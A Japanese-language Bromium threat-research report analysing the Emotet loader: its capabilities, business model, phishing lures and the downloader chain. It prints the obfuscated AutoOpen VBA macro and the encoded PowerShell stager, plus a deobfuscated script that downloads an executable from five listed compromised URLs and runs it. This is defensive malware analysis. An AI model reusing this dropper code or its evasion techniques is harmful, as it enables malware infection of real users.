Bromium®

EMOTET: 破壊的なポリモーフィックマルウェアの技術的解析

目次

イントロダクション

Emotetは2014年に初めての実際の利用が確認されたモジュール式ローダーです[1]。 もともとEmotetは、中間者(MITB)攻撃でオンラインのバンキングセッションから金融情報を盗むために設計されたバンキング型トロイの木馬でしたが、2017年以降このトロイの木馬は、IcedID、Zeus Panda、TrickBotなどの他のマルウェア・ファミリーを配布していることが確認されています[2]。 このマルウェアは活発に開発されており、新しいバージョンが出るたびに機能を変更したり拡張したりしています。

2019年、Emotetは一貫してBromium（現HP）のお客様の間で隔離されたトップ脅威の1つです。この知見は、Emotetが現在最も普及しているマルウェア・ファミリーの1つであることを示す、インターネットセキュリティセンター(CIS)のデータによって裏付けられています[3]。 Emotet の普及とその広範な機能の組み合わせにより、US-CERT はこのマルウェアを「州や地方の政府（SLTT：State, Local, Tribal, and Territorial）、民間止業、公的機関に最も大きな金銭的損害を与え、破壊力も大きいマルウェアの1つ」と表現しました[4]。

Bromium Secure Platform（現HP Sure Click Enterprise）は、Windowsデスクトップやラップトップ上で動作し、電子メールの添付ファイルを開く、悪意のあるサイトに誘導あるいはファイルをダウンロードするリンクをクリックするなど、止業をサイバー攻撃にさらす危険な活動を隔離します。脅威が隔離されているため、Bromium Secure Platformでは、攻撃のフォレンジック情報を収集してレポートを作成しながら、エンドユーザーのコンピュータや止業ネットワークを危険にさらすことなく、リアルタイムでマルウェアを動かすことができます。Bromiumによって隔離された大量のEmotetサンプルは、このマルウェアが従来の止業防御を回避する上で非常に効果的であることを示唆しています。

機能

2019年6月現在、Emotetには以下のような機能を持っています。

- マルウェアの他のファミリ、典型的にはバンキング型トロイの木馬をダウンロードして実行
- 内茂辞書を利用した脆弱なパスワードへのブルートフォース攻撃
- 合法的なサードパーティ製ソフトウェア、特にNirSoft Mail PassViewとWeb Browser PassView[4][5]を利用した、WebブラウザやEメールクライアントからの資格情報の窃盗
- 合法的なサードパーティ製ソフトウェアであるNirSoft Network Password Recovery[4]を使用した、現在ログオンしているユーザーのシステムに保存されているネットワークパスワードの窃盗
- メールアドレス帳、メッセージヘッダー、本文の内容の窃盗
- Emotetボットネットなど、すでに感染しているホストからのフィッシングキャンペーン送信
- サーバ・メッセージ・ブロック（SMB）プロトコルを介してネットワーク共有を介して自身をコピーして実行することによる、ネットワーク上での横展開による拡散

Emotetはマルウェアの検知を妨げるために設計された、いくつかのアンチ分析機能を持っています。

- サイズや構造が異なるサンプルをパックしたものが得られるポリモーフィック・パッカー [6] 。
- 実行時に動的に難読化解除され解決される暗号化されたインポート名と関数名
- Emotet バイナリがそれ自身に注入される多段階の初期化手順
- HTTP 上の暗号化されたコマンド＆コントロール (C2) チャネル。Emotet のバージョン 4 では、AES の対称鍵を使用し、ハードコードされた RSA 公開鍵を使用して暗号化されています。旧バージョンの Emotet は、よりシンプルな RC4対称鍵アルゴリズムを使用して C2 チャネルを暗号化しています[5]。

2019年3月以降、Emotetの暗号化されたC2データは、マルウェアのC2サーバに送信されるHTTP POSTリクエストのデータセクションに保存されます[7]。 以前は、Emotetは暗号化されたC2データをHTTP GETリクエストのヘッダー内の"Cookie"フィールドに保存していました。ほとんどの Web プロキシはデフォルトで HTTP リクエストのデータ セクションをログに記録しないため、検知の観点からは、この変更により Emotet の C2 通信を追跡することがより困難になります。

家系図

Emotetは、BugatやCridexとしても知られるFeodoと呼ばれる以前のバンキング型トロイの木馬とコードベースを共有していると考えられています[8]。




図 1 - Emotet マルウェアの家系図

脅威アクター

Emotetとそのボットネットインフラを支配している組織は、研究者やセキュリティベンダーによって、TA542、Mealybug、MUMMY SPIDERなど、さまざまな名前が付けられています[2][9][10]。 Emotetのキャンペーンは、エネルギー、金融、政府、ヘルスケア、製造、海運・物流、公益事業、テクノロジーなど、幅広い業界をターゲットにしています[11]。

マルウェア・アズ・ア・サービス

アングラ経済の成長に伴い、犯罪アクター間の連携や依存関係が増加しています。犯罪アクターが売買する特殊な商品やサービスのエコシステムを説明するモデルは、MaaS（Malware-as-a-Service）として知られています[12][13]。 このような商品やサービスの例としては、防弾ホスティング、エクスプロイト、パッカー、エスクロー、トランスレーションなどが挙げられます[14]。 MaaSによって、犯罪アクターはこれらの商品を、内部で能力を開発することなく第三者から購入することが可能になりました。このモデルの実例としては、2019年5月に解体されたGozNymマルウェアネットワークや、AS53667上でホストされているマルウェア配布インフラに関するBromium Labsの研究などがあります[15][16]。

Emotetのビジネスモデル

2014年から2017年初頭まで、Emotetは独自のバンキングモジュールを使用し、他のマルウェア・ファミリーを配布していませんでした[5]。 2017年以降のキャンペーンでは、Emotetは独自のバンキングモジュールを使用していることは観測されておらず、代わりに他のバンキング型トロイの木馬を配布しています。このような戦術、技術、手順（TTP）のシフトは、2017年初頭にEmotetのビジネスモデルが変更された可能性を示唆しています。運営者の主な収益源は、盗まれた金融情報を直接収益化するのではなく、ボットネットインフラへのアクセスを他のマルウェア事業者に販売することである可能性があります。

英国の国立サイバーセキュリティセンター（NCSC）による組織犯罪グループ（OCG）に関する研究を基に、マルウェア配布業務の実行に関わるエンティティ、商品、サービス間のつながりをマッピングすることで、Emotetの運営者が考えられるビジネスモデルを図2に示しています[17]。




図 2 – Group AがGroup Bのバンキング型トロイの木馬を配布する場合のMasSのビジネスモデル

感染ライフサイクル

フィッシングキャンペーン

Emotetの感染ライフサイクルは複数の段階で構成されており、標的アカウントが悪意のある添付ファイルやハイパーリンクを含むフィッシングメールを受信することから始まります。2019年上半期のBromiumの脅威データによると、Microsoft Word 97-2003 Document (.DOC)ファイル形式がEmotetのダウンローダーの最も一般的な形式であったことがわかります。

Emotetの運営者によるターゲット選定のアプローチは、標的型からオポチュニスティックなものへと進化してきました。2014年と2015年の初期のキャンペーンでは、特定の銀行の顧客をターゲットとし、フィッシングルアーの妥当性を最大化するために意図的に選ばれた少数の国に焦点を当てていました。2016年以降のフィッシングキャンペーンは、多くの業界や国をターゲットにした広範囲かつ大部分が無差別に行われています。この変更は、Emotetがバンキング型トロイの木馬からマルウェア配布へとビジネスモデルを転換したことと一致しているようです。

ユーザーを騙して悪質な文書を開かせるために使用されるソーシャルエンジニアリングされたルアーは、Emotetの運営者が主に個人ではなく企業や組織をターゲットにしていることを示唆しています。2019年上半期のBromiumの脅威分析によると、Emotetのフィッシングメールは、正当な請求書、注文書、未払いの請求書を装ったものが最も頻繁に発生していました。

Emotetダウンローダーのファイルフォーマット

ダウンローダーのフォーマットは、表1に示すように、Emotetのキャンペーンごとに異なります。

フォーマット	備考
Microsoft Word 97-2003 ドキュメント (.DOC)	フィッシングメールの添付ファイルやハイパーリンクとして配信。実行はVBA AutoOpenマクロに依存。ローダーのダウンロードにWebClient.DownloadFileメソッドを利用。
Microsoft Word XMLドキュメント(.XML)	フィッシングメールの添付ファイルやハイパーリンクとして配信。実行はVBA AutoOpenマクロに依存。ローダーのダウンロードにWebClient.DownloadFileメソッドを利用。拡張子.DOCに名前を変更します。
Office Open XMLドキュメント(.DOCX)	フィッシングメールの添付ファイルやハイパーリンクとして配信。実行はVBA AutoOpenマクロに依存。ローダーのダウンロードにWebClient.DownloadFileメソッドを利用。拡張子.DOCに名前を変更します。
JavaScript	フィッシングメールに添付されたZIPファイルやPDFのハイパーリンクとして配信。MSXML2.XMLHTTPオブジェクトを使用したダウンロードローダー。
ポータブルドキュメントフォーマット(PDF)	フィッシングメールの添付ファイルとして配信。Wordドキュメントやダウンローダーへのハイパーリンクを含む。

表 1 - Emotetダウンローダーのファイルフォーマット

Microsoft Wordドキュメントダウンローダ

Microsoft Wordフォーマット(.DOC、.XML、.DOCX)に基づくEmotetのダウンローダーは、VBA（Visual Basic for Applications）AutoOpenマクロを使用して、Emotetローダーをダウンロードするコードを実行します。AutoOpenマクロはMicrosoft Officeの機能で、ドキュメントが開かれたときに文書作成者が一連の命令を自動実行できるようにします [18]。

Microsoft Word の最近のバージョンは、デフォルトでマクロの自動実行を無効にするように設定されています。この対策を克服するために、Emotet Wordドキュメントは、Microsoft Wordの読み取り専用モード（保護ビュー）を無効にするために「編集を有効にする」ボタンをクリックし、マクロ実行のために「コンテンツを有効にする」ボタンをクリックするようにユーザーに要求する埋め込み画像（図3）が含まれています。




図 3 - ユーザーに読み取り専用モードの解除とマクロの有効化を求める
2019 年 5 月の Emotet Word ドキュメントに埋め込まれた画像




図 4 - 2019年2月のEmotetのWord文書に埋め込まれた画像。 ハイライトされた部分はテキストボックスを表しEmotet ローダーをダウンロードするための難読化されたコマンドを含む。

ドキュメントには、5つのURLからEmotetローダーをダウンロードしようとする難読化されたVBAコードが含まれています。ウェブサーバは頻繁に変更され、多くは削除されるまでの数日の間、Emotetローダーのみをホストしています。マルウェアやその他のコンテンツのホスティングに使用されている、これらウェブサイトのサーバの量の多さから、サーバは侵害された合法的なウェブサイトである可能性が高いと考えられます。

VBAマクロの分析

「コンテンツを有効にする」をクリックすると、ドキュメントのVBA AutoOpenマクロが実行されます。Emotet VBAマクロの文字列は高度に難読化されており、多くの断片化された文字列を含んでいます。これは、静的解析エンジンが悪意のあるコンテンツを検知しにくくするためのよく知られたテクニックです。

図5のVBAコードは、Windows Management Instrumentation (WMI)クラスwinmgmts:Win32_ProcessStartupとwinmgmts:Win32_Processを参照しています[19][20]。実行時に、AutoOpenサブルーチンはこれらのWMIクラスを利用して、バックグラウンドでBase64エンコードされたコマンドを実行するPowerShellのインスタンスを起動します(図11)。

```
Sub autoopen()
On Error Resume Next
   If zQkAAAA = w1DAXGAA Then
      qAQUUX = 715311855 * jDAwBBw
      Z1AADGc_ = kA4UkDA / 644767973 / 404287692 + 79296406 * 393561409 / 255654765 + (JcGGDQ - Tan(P_G1AxAo + 736542784 - 252559134 - Oct(PQADkkG -
      Hex(212078970) + 805572151 + Oct(317133617))) + (299917356 / Sqr(234512550)))
      jkx1DcAU = 506614980 * qAoxQA
End If
   If XAxxAAAA = AAZ4XA Then
      ZBQAACUQ = 355109038 * fDAcoAAA
      ZQBAQCB = QA_AQB / 137545635 / 405789763 + 426141509 * 66517863 / 325310386 + (BC1AkAA - Tan(JQAxxU + 408184161 - 201814205 - Oct(NACQkC -
      Hex(142235615) + 169364367 + Oct(736672877))) + (858970018 / Sqr(624879443)))
      nCZoA4 = 823721518 * nXcAoAA
End If
wUAAAA (BX_1DU + "po" + wooZZkwZ + "wersh" + rD4XA4_ + "ell -e " + CUDABU + hA_AAB + rABcAAAA + XBCo_AA + IADQkGU + zCDAcDUB)
   If UUwcBkA = VAcCUA Then
      fADUQAkQ = 540199137 * nAQZQ_oA
      cA_AAAZ = mxBAG_ / 742312497 / 28176130 + 612546369 * 451624512 / 95084074 + (TUAQAQ - Tan(rcZQAXA + 648668195 - 433734347 - Oct(rDcGAAk -
      Hex(10609367) + 793366409 + Oct(445762513))) + (281272199 / Sqr(203501883)))
      MADBBZUw = 709496948 * SU41BU
End If
   If KA4QAX = MxUZQc Then
      H_AoZB = 684074340 * YA4AAUwD
      cZAoZAQ = DAD_XCZA / 468545825 / 384211956 + 623226116 * 338585626 / 966794313 + (IAGDZ1_U - Tan(DUw4A_U + 376496341 - 746123409 - Oct(TAUcAc -
      Hex(762175635) + 692956352 + Oct(282459330))) + (308302658 / Sqr(585974957)))
      kAAAcA = 611302959 * GAw1kUA
End If
   If dkACoAA = XGCcUk Then
      zA1AGAAw = 769711525 * BA4x4AQ
      NxBUUAoA = UQQDAw / 903652765 / 356983624 + 879747795 * 373960629 / 575132860 + (z_4UBA - Tan(voAACc + 868894315 - 865389626 - Oct(ZQ4GxZAD -
      Hex(798256442) + 691881690 + Oct(387744017))) + (904014950 / Sqr(866638978)))
      vBCAxA4 = 332032558 * j1D1wAZ
End If
End Sub
```

図 5 - 難読化された AutoOpen マクロ




図 6 - 変数 dBCwQQZ は文字列 "winmgmts:Win32_Process" で定義される




図 7 - 変数 TCXD_U は文字列 "GetObject(winmgmts:Win32_ProcessStartup)" で定義される




図 8 - 変数 jDD_UwDB は文字列 "GetObject(winmgmts:Win32_Process).Create" で定義される




図 9 - "GetObject(winmgmts:Win32_ProcessStartup).ShowWindow" のパラメータを 0 に設定する




図 10 - 文字列 "powershell -e" の生成




図 11 - 最終的にWMI を利用してBase64 エンコードされた PowerShell コマンドが実行される

WMI プロバイダーホストを利用した PowerShell の間接実行

このマクロでは、WMI（Windows Management Instrumentation）を使用してPowerShellを間接的に実行します。このプロセスは、WmiPrvSe.exe (WMI プロバイダ ―ホスト) の子プロセスとして起動されます。この方法でPowerShellを起動すると、プロセスチェーンベースの検知を回避できる可能性が高くなるため、マルウェア運営者にメリットがあります。Bromiumでは、Ursnif (Gozi)など、他のマルウェア・ファミリーがダウンローダーにこの技術を実装していることを観察しています[21]。

難読化されたPowerShellのダウンロードコマンド

Base64エンコードされた文字列をデコードした後、図12に示すような出力が生成されます。このコマンドは、検知を回避するために、同じ文字列の結合と大文字・小文字の組み換えテクニックを使用して難読化されています。デコードされた文字列には、文字列を連結するために使用される多くの"+"文字と、大文字と小文字が混在した文字が含まれています。すべての"+"文字を削除すると、図13に示すように、難読化解除されたコマンドが表示されます。

```
( neW-objeCt  iO.CoMPReSSION.deFlAtesTrEam( [
Io.MEmoryStream][systeM.CONveRt]::fROMbASe64StrInG(('VZFhb5'+'sw'+'EIb/
ij'+'8g'+'OVEWPCT2Y'+'UVIvU'+'DXRpM'+'q0Y6O'+'oUmTMZf'+'gATY'+'CU2ii/Pd5VR'+'Mp
'+'9/'+'H03'+'P'+'u'+'+d+fo'+'e'+'vLi'+'B'+'EJ6'+'l4oc'+'NhsaOH'+'dz'+'5'+'usoD
'+'RVOa13'+'8RWHIIxr3JxZR'+'I1GZwM'+'my'+'J'+'Mp'+'htl'+'OVM'+'d0'+'NYyU'+'fzV'
+'hy'+'o'+'1BVm'+'jd'+'cuEK3bOr'+'W'+'vG'+'y'+'lYv'+'Ev'+'GLbs'+'9gO'+'epsktc'+
'MKi61H'+'h2F+'+'zJ'+'X'+'94vEJ50+x7RKXa4'+'kw'+'KrY'+'wNwk'+'y'+'FL'+'Q6s6'+'2
WJhwMzX+XL'+'tQuX5Th'+'xVf'+'D3'+'STE'+'ML'+'C'+'2qC'+'9LLBt84V'+'zgYXp61pRLNWF
'+'rVOF'+'PeE'+'6Puc9d'+'Is6C'+'3d'+'Bk4zwI'+'ggS'+'gP6cs'+'MHoC91o'+'8kyTXcpyQ
k1PtiGwNs'+'ACD2QnqIIH9nHsD/AxA6q'+'F5vxgH'+'7rtc7'+'67'+'2'+'iv'+'+'+'nqIrCiLs
'+'5'+'Ig53'+'ukYtq4'+'djmn'+'CZE'+'KnI5+PJo'+'+'+'rf'+'j+UN'+'urC'+'fV'+'aF'+'
5'+'+s2'+'J'+'n/hP5sL'+'N'+'xn3'+'wA'+'336JQ'+'x3'+'/D7Ldkc'+'XiHs'+'16a7C9cG'+
'6'+'Dam8qs'+'t'+'4j8T/b'+'WpLjVr3qGq+4'+'w'+'En9Z'+'JMB2O'+'2/Z7H'+'NnNCgsFnr'
+'4H'+'Q'+'S3'+'IjqeDo'+'5Mk8gE1lIt5DWfl1b138=')) , [
iO.CoMpReSsioN.compRessiOnmODE]::DECOMPresS)|%{neW-objeCt  IO.sTReAMReadeR(
$_,[tExT.EncoDiNg]::asCii)}|% { $_.ReAdtoend()})|&(
$vERboSEPRefEREnCE.TostriNG()[1,3]+'x'-joIn'')
```

図 12 - 部分的に難読化解除されたコマンド

```
( New-Object  Io.Compression.Deflatestream( [
Io.Memorystream][System.Convert]::Frombase64string(('Vzfhb5sweib/
Ij8govewpct2yuvivudxrpmq0y6ooumtmzfgatycu2ii/Pd5vrmp9/H03pu+D+Foevlibej6l4ocnhs
aohdz5usodrvoa138rwhiixr3jxzri1gzwmmyjmphtlovmd0nyyufzvhyo1bvmjdcuek3borwvgylyv
evglbs9goepsktcmki61hh2f+Zjx94vej50+X7rkxa4kwkrywnwkyflq6s62wjhwmzx+Xltqux5thxv
fd3stemlc2qc9llbt84vzgyxp61prlnwfrvofpee6puc9dis6c3dbk4zwiggsgp
6csmhoc91o8kytxcpyqk1ptigwnsacd2qnqiih9nhsd/
Axa6qf5vxgh7rtc7672iv+Nqircils5ig53ukytq4djmnczekni5+Pjo+Rfj+Unurcfvaf5+S2jn/
Hp5slnxn3wa336jqx3/D7ldkcxihs16a7c9cg6dam8qst4j8t/
Bwpljvr3qgq+4wen9zjmb2o2/Z7hnnncgsfnr4hqs3ijqedo5mk8ge1lit5dwfl1b138=')) , [
Io.Compression.Compressionmode]::Decompress)|%{New-Object  Io.Streamreader(
$_,[Text.Encoding]::Ascii)}|% { $_.Readtoend()})|&(
$Verbosepreference.Tostring()[1,3]+'X'-Join'')
```

図 13 - "+" 文字を削除し難読化解除したコマンド出力

上記のPowerShellコマンドは、別のBase64エンコードされた文字列を圧縮してデコードし、それをストリームとして文字列の最後に到達するまで読み取ります。これは、ファイルをディスクに保存せずメモリ内でコマンドを実行するために、マルウェア作者の間でよく使われている手法です[22]。このコマンドは、文字列"SilentlyContinue"を含む変数$Verbosepreferenceを使います。最初と3番目の文字（"i"と"e"）が文字列から選択され、"X"と結合されて"ieX"という文字列が形成されます。

```
PS C:\> echo $Verbosepreference
SilentlyContinue
PS C:\> $Verbosepreference.Tostring()[1,3]+'X'-Join''
ieX
PS C:\>
```

図 14 - Invoke-Expression コマンドレットのエイリアスである文字列 "ieX" の生成

Emotetローダーのダウンロード

難読化解除されたPowerShell スクリプトは、最初に変数 $XXQCZAxA に代入された文字列をデリミタとして "@" 文字を使用して分割した後 ForEach ループに入り、結果として得られる URL の配列を反復処理して、Net.WebClient クラスを使用して Emotet ローダーを被害者のファイルシステムにダウンロードします[23]。 スクリプトは環境変数 $env:userProfile を使用して、現在ログインしているユーザーのユーザー・プロファイル・ディレクトリを取得します。ダウンロードしたファイルは、被害者のユーザー・プロファイル・ディレクトリに保存されます。(通常は C:\Users[Username]) に 2 桁または 3 桁のファイル名、この場合は 15.exe を指定します。ダウンロードしたファイルのサイズが 40 KB を超えると、スクリプトは ForEach ループを終了しInvoke-Item コマンドレットを使用して 15.exe を実行します。

2018年12月以降のEmotetキャンペーンの観察から、PowerShellコマンドに適用されるさまざまなタイプの難読化を見てきました。2019年4月以降のキャンペーンでは、EmotetのダウンローダーがPowerShellのフォーマット演算子（-f）を使用して、コマンドに難読化の別の層を追加していることがわかりました[24]。

```
$okW1DQA='EUcZABB';
$ExX4oCU=new-object Net.WebClient;
$XXQCZAxA='http://dautudatnenhoalac.com/wp-admin/DYAsI/@http://www.bewebpreneur.com/wp-admin/
daHN/@http://www.allgreennmb.com/wp-content/themes/pridezz/t9iV/@http://www.baiduwanba.com/css/
Ubh/@http://rileyaanestad.com/wp-includes/DXn1R/'.Split('@');
$ScAAQACZ='VxA1AA';
$TQQZoAGU ='15';
$sABAAAD1='zCAZAA';
$HA4_AA=$env:userprofile+'\'+$TQQZoAGU+'.exe';
foreach($oAGxUQ in $XXQCZAxA){
    try{
        $ExX4oCU.DownloadFile($oAGxUQ, $HA4_AA);
        $R4AA4A='aAkDAA';
        If ((Get-Item $HA4_AA).length -ge 40000) {
            Invoke-Item $HA4_AA;$U4QBXAAZ='KXDZoAQ';
            break;
        }
    }catch{}
}
$iZQAXcX='IAUk4kkA';
```

図 15 - 難読化解除されたPowerShell コマンド

図16に示すように、PowerShellコマンドは、hxxp:// dautudatnenhoalac[.]com/wp-admin/DYAsIからEmotetローダーを取得するためのHTTP GETリクエストを送信します。ウェブサーバからのレスポンスは、提供されたファイルが s17zjCTuWfNF.exe と呼ばれるものであり、ペイロードはファイルの先頭に0x4D5A（"MZ"）というASCII表現でのマジックバイトがある実行可能ファイル（PE）であることを示しています。

